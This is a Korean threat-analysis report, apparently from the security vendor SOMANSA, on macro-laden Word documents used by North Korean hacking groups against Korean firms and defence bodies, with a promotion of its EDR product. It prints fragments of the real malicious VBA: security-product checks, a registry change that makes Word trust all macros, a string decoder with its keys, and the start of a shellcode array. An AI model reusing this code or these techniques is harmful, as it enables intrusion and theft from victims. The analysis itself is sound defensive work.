국내 주요기업, 국방부, 방위산업체를 공격한
북한 해킹 그룹 악성코드 6종 확보

북한의 문서형 악성코드 공격 탐지 분석 보고서

2021.11

SOMANSA

목 차

1. 개요


1.1 배경

“총과 칼 대신 키보드”, 현재 북한의 도발을 한 마디로 표현할 수 있는 문장이다. 북한은 기존의 총과 칼을 통한 도발에서, 한국에 대한 전방위적인 사이버 공격을 통해 사이버 안보 준전시 상태로 만들고 있다. 현재 북한 정부(정찰총국)의 지원을 받아 한국을 대상으로 한 사이버 공격을 활발히 수행하고 있는 해킹 그룹은 다음과 같다.

그룹	활동 시기	주요 사건
라자루스(Lazarus)	2009 년 ~ 현재	트로이 작전(2009 년), 다크서울(2013 년) 등
김수키(Kimsuky)	2012 년 ~ 현재	한국원자력연구원 해킹사건(2021 년) 등
스카크러프트(Scarcruft)	2012 년 ~ 현재	한국 정부를 겨냥한 스피어 피싱 캠페인(2021 년) 등
안다리엘(Andariel)	2014 년 ~ 현재	주요 한국 기관을 겨냥한 랜섬웨어 공격(2021 년) 등

[표 1] 주요 북한 해킹 그룹 및 활동 시기와 주요 사건

라자루스(Lazarus), 김수키(Kimsuky), 스카크러프트(Scarcruft), 안다리엘(Andariel)로 분류되는 북한 해킹 그룹은 국내 주요 기업, 국방부 및 방위산업체를 대상으로 지속적인 스피어피싱(Spear-Phishing) 등의 지능형 지속위협(APT) 공격을 수행하여 기밀정보 탈취 및 경제적 이익을 취해오고 있다. 이들의 공격 방식은 악성 문서 파일 내 악성 코드를 삽입한 후 교묘히 피해자를 속여 피해자가 이를 직접 열람 및 실행하도록 유도하며, 결국 피해자의 PC 내에서 이들이 제작한 악성 코드가 실행되어 기밀정보 및 경제적 이익을 탈취당하도록 한다.



[그림 1] 북한 정부(정찰총국) 소속 주요 해커 김일 (27) / 전창혁 (31) / 박진혁 (36)

소만사는 이처럼 대한민국을 향한 전방위적인 북한 해킹 그룹의 공격을 심각하게 판단하고, 이들 그룹의 주요 해커들과 이들이 속한 해킹 그룹을 지속적으로 모니터링하였다. 이를 통해 이들 해킹 그룹의 공격 방식과 주요 패턴

등을 분석하였으며, 이들이 국내 주요 기업, 국방부 및 방위산업체를 목표로 스피어피싱(Spear-Phishing) 등의 지능형 지속위협(APT) 공격에 사용한 실제 악성코드가 삽입된 문서 샘플을 확보하여 이를 분석하였다. 이를 바탕으로 소만사는 본 보고서를 통해 북한의 해킹 그룹의 악성 문서를 이용한 공격을 사전에 예방 및 차단할 수 있도록 상세한 내용을 서술하였다.

1.2 파일 정보

Name	북한의 최근 정세와 우리의 안보.doc
Type	Microsoft Word 문서 파일
Behavior	VBA Macro
SHA-256	700db4ae28f53782d239e83db189c7c956b06f61e04cb4a55ff4bc759faa170e
Description	VBA Macro Embedded Word Document

[파일 1] 북한에 대한 정세 및 안보 관련 문서로 위장한 북한의 정보 탈취형 악성 문서 파일

Name	사이버공격 대응 방법 안내.doc
Type	Microsoft Word 문서 파일
Behavior	VBA Macro
SHA-256	ca7eecb0d135f064da15343c08811ef6b8be083c0ea848249c58ae387c53f322
Description	VBA Macro Embedded Word Document

[파일 2] 국가사이버안전센터를 사칭한 북한의 정보 탈취형 악성 문서 파일

Name	민화협 제 11 기 정책위원회 명단 (수정).doc
Type	Microsoft Word 문서 파일
Behavior	VBA Macro
SHA-256	934731692b12fd182acbc698dd3f8ef59984aa4e7ef56e124f9851852878817e
Description	VBA Macro Embedded Word Document

[파일 3] 민족화해협력범국민협의회를 사칭한 북한의 정보 탈취형 악성 문서 파일

Name	210811_업무연락(사이버안전).doc
Type	Microsoft Word 문서 파일
Behavior	VBA Macro
SHA-256	0cfa89348dc6007c89852907e464f3e91060e83665d6d62243be225c0e2e44a9
Description	VBA Macro Embedded Word Document

[파일 4] 통일부 직원 사칭 및 사이버안전 심리를 이용한 북한의 정보 탈취형 악성 문서 파일

Name	사례비 지급의뢰서.doc
Type	Microsoft Word 문서 파일
Behavior	VBA Macro
SHA-256	137ae3c16f1d6d3e8008e4635bc8ab1f12272e16f6f38dc35c3570ab212c2cd9
Description	VBA Macro Embedded Word Document

[파일 5] 금전적 심리를 이용한 북한의 정보 탈취형 악성 문서 파일

Name	생활비지급.doc
Type	Microsoft Word 문서 파일
Behavior	VBA Macro
SHA-256	79e15cc02c6359cdb84885f6b84facbf91f6df1254551750dd642ff96998db35
Description	VBA Macro Embedded Word Document

[파일 6] 금전 지불을 위장하여 실행을 유도한 북한의 정보 탈취형 악성 문서 파일

Name	1MT 거래조건-20140428.doc
Type	Microsoft Word 문서 파일
Behavior	VBA Macro
SHA-256	32fb66dbb18dd189337c9eabf27016494e62523985cb2886c7427fffe921273b
Description	VBA Macro Embedded Word Document

[파일 8] 기밀 금 거래 자료로 위장해 실행을 유도한 북한의 정보 탈취형 악성 문서 파일

2. 북한 해킹 그룹 공격 동향

2.1 북한 해킹 그룹의 공격 동향 분석 (1)

[그림 2] 달라진 북한의 대남 도발, “총칼 대신 키보드”


북한은 수 많은 해커들을 양성하고, 해킹 그룹을 만들어 대한민국을 향한 전방위적인 공격을 수행하고 있다. 북한의 해킹 그룹은 다음과 같은 라자루스(Lazarus), 김수키(Kimsuky), 스카크러프트(Scarcruft), 안다리엘(Andariel)로 분류되는 주요한 그룹이 있으며, 이들은 최근 국내 주요 기업과 기관 및 국방부 와 방위산업체 등을 향해 지능형 공격을 사용하여 많은 기밀정보 탈취 및 경제적 이익을 얻고 있다.

[그림 3] 삼성 채용 정보로 위장한 PDF 문서형 악성코드 공격 (2021 년 11 월)

또한 위와 같이 이들 북한 해킹 그룹은 과거 악성 HWP 또는 PE 파일을 통한 공격 방식에서, 최근에는 PDF 및 MS-Office 문서 내 악성 VBA Macro 를 내장시키는 방식으로 공격 수법이 변화하고 있다. 이와 더불어 이들 해킹 그룹의 공격 방식 중 눈에 띄는 변화는 취약점 공격을 지속적으로 수행하고 있다는 것이다. 최근 이들이 사용했던 취약점은

CVE-2021-40444[1]와 CVE-2017-8291[2] 등이 있는데, 해당 취약점들은 각 2021 년과 2017 년에 공개되었다. 이처럼 북한 해킹 그룹은 최신 취약점뿐만이 아닌, 공개된지 오래된 취약점까지 구별하지 않고 무차별적으로 공격에 사용하고 있다.

2.2 북한 해킹 그룹의 공격 동향 분석 (2)



[그림 4] 북한 해킹 그룹의 악성 문서를 사용한 공격 흐름

대부분의 공격 사례에서 찾아볼 수 있는 특징은 금전적 심리를 이용하거나 또는 특정 단체를 사칭하여 대외비 등 주요 기밀 사항 전달을 가장한 스피어 피싱(Spear-Phishing)을 통해 공격 대상이 직접 Word 문서를 열도록 한다는 것이다.

공격 대상이 해당 문서를 열게되면, 문서 내 취약점 공격 코드를 포함한 VBA Macro 가 실행되고, 그 결과 익스플로잇이 발생되어 WMI 및 PowerShell 스크립트가 실행된다. 여기서 실행되는 스크립트는 C&C 서버로 연결하여 백도어 악성코드를 다운받고, 해당 악성코드를 실행하는 형태로 공격이 일어난다. 이 과정 사이에서 금전, 기술, 기밀 등 다양한 정보 탈취가 이루어졌다.

북한 해킹 그룹의 문서형 악성코드를 이용한 주요 공격 흐름은 위의 도표와 같은 방식으로 수행되며, 이에 대한 상세한 내용은 아래와 같다.

[1] MSHTML 원격 코드 실행 취약점 (참고. 2021 년 9 월 소만사 악성코드 리포트)
[2] 고스트 스크립트 취약점

[주요 공격 흐름: ①~⑥]

①. 북한 해킹 그룹은 문서 내 악성 VBA Macro 코드를 삽입하여 문서형 악성코드를 제작한다.

②. 금전, 특정 단체, 기밀 자료 등으로 위장한 메일 내 문서형 악성코드를 첨부한다.

③. 주요 기업 및 기관 등 공격 대상에게 문서형 악성코드가 첨부된 메일을 유포한다.


④. 문서형 악성코드 실행 시, 악성 VBA Macro 와 C&C 서버를 통해 정보 탈취 및 백도어가 설치된다.

⑤. 주요 정보가 탈취되며, 백도어를 통해 지속적인 모니터링과 PC 제어 등 악성 행위가 수행된다.

⑥. 기밀 자료 등 탈취된 주요 정보는 북한 해킹 그룹에게 전달되고, 이는 지속적으로 수행된다.

3. Privacy-i EDR 를 통한 대응


3.1 취약점 공격 통제



[그림 5] 취약점 공격 통제 동작 흐름도 (좌 – Privacy-i EDR 미설치 / 우 – Privacy-i EDR 설치)

북한 해킹 그룹의 위협적인 취약점 공격에 노출되면, 결국 위 그림의 좌측 흐름도와 같이 악성코드에 의해 PC 는 해킹 및 감염되어 기밀 정보 탈취 및 금전적 피해 등의 수 많은 위협에 노출된다. Privacy-i EDR 은 북한 해킹 그룹 및 그외 다양한 해킹 그룹의 취약점 공격을 차단할 수 있는 취약점 공격 통제 기능을 포함하고 있다. 이 Privacy-i EDR 의 취약점 공격 통제 기능을 통해 위 그림 내 우측 흐름도와 같이 취약점 공격을 탐지하고 이를 방지함으로써 취약점 공격 방어가 가능하다.


3.2 취약점 공격 통제 설정



[그림 6] Privacy-i EDR 의 취약점 공격 통제 설정 화면

Privacy-i EDR 취약점 통제 기능에는 12 개의 취약점 공격 통제 기능이 있어, 공격에 취약한 특정 프로세스 대상의 취약점 공격을 보호할 수 있다.


3.3 보안 설정 강제화



[그림 7] Privacy-i EDR 의 보안 설정 강제화 설정 화면

Privacy-i EDR 취약점 통제 기능에는 8 개의 보안 설정 강제화 기능이 있어, 윈도우에서 제공하는 기본 보안 기능이 악성코드에 의해 비활성화 되는 것을 방지할 수 있다.

3.4 Privacy-i EDR 를 이용한 취약점 공격 통제 예시



[그림 8] Privacy-i EDR 의 취약점 공격 통제 동작 화면

취약점 공격 코드를 포함한 [생활비지급].doc 라는 문서명의 북한 해킹 그룹의 문서형 악성코드 실행 화면이다. 위 그림 내에서 [프로세스가 차단되었습니다.]라는 경고 메시지를 확인할 수 있다. 이는 Privacy-i EDR 취약점 통제 기능에 의해 취약점 공격이 탐지된 프로세스를 강제 종료 함으로써 취약점 공격에 대한 킬체인으로 동작할 수 있음을 보여준다.

4. 실제 공격 사례 분석과 Privacy-i EDR 탐지 정보

북한의 해킹 그룹은 문서형 악성코드를 공격 대상이 직접 실행하도록 유도하기 위해 다음과 같은 지능형 공격 기법을 사용한다. 이는 총 세 가지의 유형으로 분류되며, 이와 같은 지능형 공격 기법 사용으로 공격 대상은 문서형 악성코드를 인지하지 못하고 이를 열람 및 실행한다.


- 특정 단체를 위장한 공격 유형
- 국가사이버안전센터 및 민족화해협력범국민협의회 등 특정 단체 및 인물을 위장하여 문서형 악성코드를 직접 다운로드 한 후 실행하도록 유도한다.
- 금전적 심리를 이용한 공격 유형
- 사례비 및 생활비 등을 지급한다는 형식의 금전적 심리를 유도하여 문서형 악성코드를 직접 다운로드 한 후 실행하도록 유도한다.
- 거래사항 등 기밀 정보를 이용한 공격 유형
- 특정 단체 및 기관과 기업의 거래 사항 등 기밀 정보를 위장 및 문서 내 서술하여 문서형 악성코드를 직접 다운로드 한 후 실행하도록 유도한다.

특정 단체를 위장한 공격 유형의 분석은 아래의 목차에 위치한다. 1). 4.1 북한의 최근 정세와 우리의 안보.doc 2). 4.2 사이버공격 대응 방법 안내.doc 3). 4.3 민화협 제 11 기 정책위원회 명단 (수정).doc 4). 4.4 210811_업무연락(사이버안전).doc 금전적 심리를 이용한 공격 유형의 분석은 아래의 목차에 위치한다. 1). 4.5 사례비 지급의뢰서.doc 2). 4.6 생활비지급.doc 거래사항 등 기밀 정보를 이용한 공격 유형의 분석은 아래의 목차에 위치한다. 1). 4.7 1MT 거래조건-20140428.doc

[표 2] 북한 해킹 그룹의 공격 유형 및 분석 자료

4.1 북한의 최근 정세와 우리의 안보.doc

4.1.1 Word 문서 초기 화면



[그림 9] 북한의 최근 정세 및 안보에 대해 위장한 북한 해킹 그룹의 문서형 악성코드 초기 화면

스카크러프트(ScarCruft) 그룹의 주요 공격 대상은 탈북자 혹은 북한 관련 취재 언론인, 관련 정부기관 등과 같은 북한 관련 단체 및 인물이다. 특히, 본 문서형 악성코드는 국내 방송사 관계자를 사칭하여 특정 언론사의 관계자에게 문서형 악성코드 파일이 첨부된 메일을 발송했다. 위 문서의 내용은 북한 소식을 공유하기 위한 정상 문서처럼 보이지만 악성 VBA Macro 를 실행하기 위해 사용자에게 권한을 요구하는 콘텐츠 사용 버튼이 있다. 해당 버튼을 누르면 악성 VBA Macro 가 매크로가 실행된다.

```
If Not automorphismobv51.FileExists(Bujumburadv151) Or automorphismobv51.FileExists(dosage
apathyfc251 val
End If
ThisDocument.Saved = True
precisefc151
Else
peroxidefc451 (1)
precisefc151
Dim fn116godsend As String
Dim owv51statesman As Word.Application
Set owv51statesman = CreateObject(Chr$(87) & "ord.Ap" & "pli" & "cat" & "ion")
fn116godsend = ThisDocument.FullName
owv51statesman.Visible = False
owv51statesman.Documents.Open fn116godsend, ReadOnly:=True
End If
```

Kaspersky Anti-Virus	C:\Windows\avp.exe
Kaspersky Service	C:\Windows\Kavsvc.exe
하우리 ViRobot Anti-Virus	C:\Windows\clisve.exe

[그림 10] 서형 악성코드 내 악성 VBA Macro 및 보안 프로그램 우회

악성 VBA Macro 는 크게 두 가지의 악성 행위를 수행한다. 먼저, 공격 대상의 시스템 내 위 세 가지 보안 프로그램 유무를 확인한다. 만약 위 세 가지 프로그램 중 하나라도 해당 경로에 존재한다면, 뮤텍스(Mutex)를 생성하여 보안 관련 레지스트리를 수정한 후 악성 문서형 악성코드를 다시 실행한다. 만약 모두 존재하지 않는다면, 악성 VBA Macro 를 이용하여 쉘코드 인젝션을 수행한다.

4.1.2 보안 프로그램 확인 시 악성 행위

```
Private Sub peroxidefc451(newValue As Integer)
Dim kneltwsv16 As Object
Dim guignolrgv51 As String
Set kneltwsv16 = CreateObject(Chr$(87) & "S" & "cr" & "ip" & "t." & "sh" & "ell")
guignolrgv51 = "HK" & "EY_CUR" & "RENT_US" & "ER₩Sof" & "tware₩Mic" & "rosoft₩Of" & "fice₩" &
kneltwsv16.RegWrite guignolrgv51, newValue, "REG_DWORD"
End Sub
Private Sub precisefc151()
sensiblemtv16 = CreateMutex(0, 1, "sensiblemtv16n")
Dim er As Long: er = Err.LastDllError
If er <> 0 Then
Application.DisplayAlerts = False
Application.Quit
Else
End If
End Sub
```

뮤텍스명	sensiblemtv16n
변경 레지스트리	HKCU\Software\Microsoft\Office\[Version]\Word\Security\AccessVBOM

[그림 11] 보안 프로그램 발견 시 악성 행위

위의 [sensiblemtv16n]라는 이름으로 뮤텍스(Mutex)를 생성해 동시 실행을 방지하고 위 경로의 레지스트리 값을 1 로 수정한다. 해당 레지스트리는 MS Word 문서에서 모든 Macro 의 신뢰 여부를 나타내는 값으로서 1 로 수정할 경우, 모든 문서 내 Macro 를 신뢰하는 것으로 간주하여 사용자에게 콘텐츠 사용 여부를 묻지 않고 Macro 를 실행한다. 레지스트리 수정 후 문서형 악성코드를 재실행한다.

4.1.3 보안 프로그램 미확인 시 악성 행위

```
Public Function whereasfc551(kernel51ss As String) As String
Dim newspapermansov51 As String
Dim arclengthsev51 As String
newspapermansov51 = "B" & "U+13r7JX9A)dwxvD5h" & " 2WpQ" & "OGfbmNKPcLelj" & "(kogHs
arclengthsev51 = "v&tC,uYz" & "=Z0RS8aM4F" & "qnD5h 2WpQOG" & "fbmNKPcLelj(k" & "ogHs
Dim Sagittariusjev51 As String
Dim i
Dim j
Dim rimelev51
rimelev51 = Len(arclengthsev51)
For i = 1 To Len(kernel51ss)
Dim patrioticcov16 As String
patrioticcov16 = Mid(kernel51ss, i, 1)
For j = 1 To Len(arclengthsev51)
Dim tornctv16 As String
tornctv16 = Mid(arclengthsev51, j, 1)
If patrioticcov16 = tornctv16 Then
Sagittariusjev51 = Sagittariusjev51 & Mid(newspapermansov51, j, 1)
Exit For
End If
```

[그림 12] 보안 프로그램 미발견 시 악성 행위

보안 프로그램이 발견되지 않은 경우, 추가적인 악성 행위를 하기 위해 내장된 Macro 를 디코딩하여 쉘코드 인젝션을 진행한다.

4.1.4 VBA Macro 디코딩

encoded	2hTslrnyahPsmsT\x0d\x0ag#pnIv0YniqKr\x0d\x0annnnbusMBTK...
key1	v&tC,uYz=Z0RS8aM4FqnD5h2WpQOGfbmNKPcLelj(kogHs.#yi*IET6V7JX9A)dw...
key2	BU+13r7JX9A)dwxvD5h2WpQOGfbmNKPcLelj(kogHs.#yi*IET6V&tC,uYz=Z0RS....

[표 3] 디코딩에 사용되는 리소스

디코딩 과정은 위 세 가지의 문자열을 이용해 수행된다. 인코딩된 문자열을 순회하며, 해당 문자가 key1 의 몇 번째 인덱스에 포함되어 있는지 확인한다. 인덱스 값 획득 후, key2 문자열에 해당 인덱스로 접근하여 한 문자씩 가져와 이를 이어 붙이는 방식이다. 이후 디코딩한 VBA Macro 를 실행한다.

4.1.5 디코딩 후 인젝션 수행 과정

```
src_str = Array(&H55, &H8B, &HEC, &H83, &HEC, &H2C, &H50, &HE8, &H4, &H0, &H0, &H0, &H85,
&HFF, &H55, &HF4, &H89, &H45, &HFC, &HC7, &H45, &HD4, &H77, &H69, &H6E, &H69, &HC7, &H45,
&H61, &H1, &H0, &H0, &H89, &H45, &HF8, &H83, &H7D, &HF8, &H0, &H74, &HC, &H8B, &H4D, &HFC,
&H3B, &HF2, &H72, &HF6, &H5E, &HC3, &H80, &H39, &H3C, &H75, &H21, &H80, &H79, &H1, &H3F, &
&H40, &HC, &H89, &H4D, &HEC, &H8B, &H78, &HC, &HE9, &HA7, &H0, &H0, &H0, &H8B, &H47, &H30,
